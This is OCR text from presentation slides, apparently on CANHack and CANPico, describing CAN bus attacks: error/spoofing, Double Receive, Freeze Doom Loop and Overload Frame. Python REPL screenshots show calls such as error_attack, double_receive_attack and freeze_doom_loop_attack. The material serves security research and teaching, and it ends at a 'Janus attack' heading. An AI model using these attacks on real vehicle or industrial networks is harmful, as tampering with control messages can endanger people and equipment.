

[pi@raspberrypi: ~]
CANHack
CANPico A
CANPico B
Session 1 - PulseView
CANPico A
File Edit Tabs Help
>>> cp.mon(
CANFrame(CA
CANFrame(CA
CANFrame(CA
Session 1 - PulseView
Run
Session 1
Session 1
Saleae Logic
5 k samples
8 MHz
0
+100 µs
+200 µs
+300 µs
+400 µs
+500 µs
+600 µs
CAN RX
CAN TX
CAN 2.0
CAN 2.0: Bits
CAN 2.0: Fields
CAN 2.0: Payload
CAN 2.0: Info
ID A
CRC
123
DATA
ID A
CRC
123
DATA
File Edit Tabs Help
>>> f = CANFrame(CANID(0x123), data=b'deadbeef')
>>> c.send_frame(f)
>>> c
CAN(mode=CAN_MODE_NORMAL, time=2571097396, TEC=167, REC=0, Error Passive)
>>> c.send_frame(f)
n.set_frame(can_id=0x123, data=b'cafefood')
n.error_attack(repeat=20)
n.spoof_frame(overwrite=True)

CAN Double Receive problem

CAN atomic multicast: everyone gets a frame or no-one gets it

But sometimes a receiver might get it more than once

Fundamentally this way because of Buridan's Principle



Transmitter sees a 0

Raises an error and re-send

Local error in EOF1

Some receivers see 1 and pass frame up


Some see 0 – and raise an error

Double Receive attack

Targets event-based messages

“Turn servo +5 degrees”

Can repeat the attack multiple times


[pi@raspberrypi: ~]
CANHack
CANPico A
CANPico B
Session 1 - PulseView
CANPico A
File Edit Tabs Help
>>> cp.mon()
CANFrame(CANID(id=S123), dlc=5,
CANFrame(CANID(id=S123), dlc=5,
CANFrame(CANID(id=S123), dlc=5,
Session 1 - PulseView
Run
Session 1
Saleae Logic
50 k samples
8 MHz
+600 µs
+800 µs
+1000 µs
+1200 µs
+1400 µs
+1600 µs
+1800 µs
+2000 µs
+2200 µs
CAN RX
CAN TX
CAN 2.0
CAN 2.0: Bits
CAN 2.0: Fields
CAN 2.0: Payload
CAN 2.0: Info
DA...
DATA
File Edit Tabs Help
>>> f = CANFrame(CANID(0x123), data=b'servo')
>>> c.send_frame(f)
>>> c.send_frame(f)
n.set_frame(can_id=0x123)
n.double_receive_attack(repeat=0)
n.double_receive_attack(repeat=10)


Freeze Doom Loop attack

This attack freezes the bus for an arbitrary time

No CAN errors are generated so invisible to software

Device just sees all its frames being delayed

- *Cause a frame drop due to buffer overwrite*
- *Delay a control loop at a crucial point*
- *Trigger a crucial timeout*



Overload Frame


Overload Frame

Legacy feature of the CAN protocol

A kind of flow control for very slow silicon

No longer needed but all controllers must accept them

Like an Error Frame but does not change error counters


[pi@raspberrypi: ~]
CANHack
CANPico A
CANPico B
Session 1 - PulseView
CANPico A
File Edit Tabs Help
>>> cp.mon()
CANFrame(CANID(id=S123), dlc=5,
CANFrame(CANID(id=S124), dlc=5,
>>> f1
CANFrame(CANID(id=S123), dlc=5, data=68656c6c6f, timestamp=54382169)
>>> f2
CANFrame(CANID(id=S124), dlc=5, data=776f726c64, timestamp=57388477)
>>> f1.get_data()
b'hello'
>>> f2.get_data()
b'world'
>>> c.send_frames([f1, f2])
>>>
Session 1 - PulseView
Run
Session 1
Session 1
Saleae Logic
50 k samples
8 MHz
+1.0 ms
+2.0 ms
+3.0 ms
+4.0 ms
+5.0 ms
+6.0 ms
CAN RX
CAN TX
CAN 2.0
CAN 2.0: Bits
CAN 2.0: Fields
CAN 2.0: Payload
CAN 2.0: Info
n.set_frame(can_id=0x123)
n.freeze_doom_loop_attack(repeat=100)
>>>

Janus attack

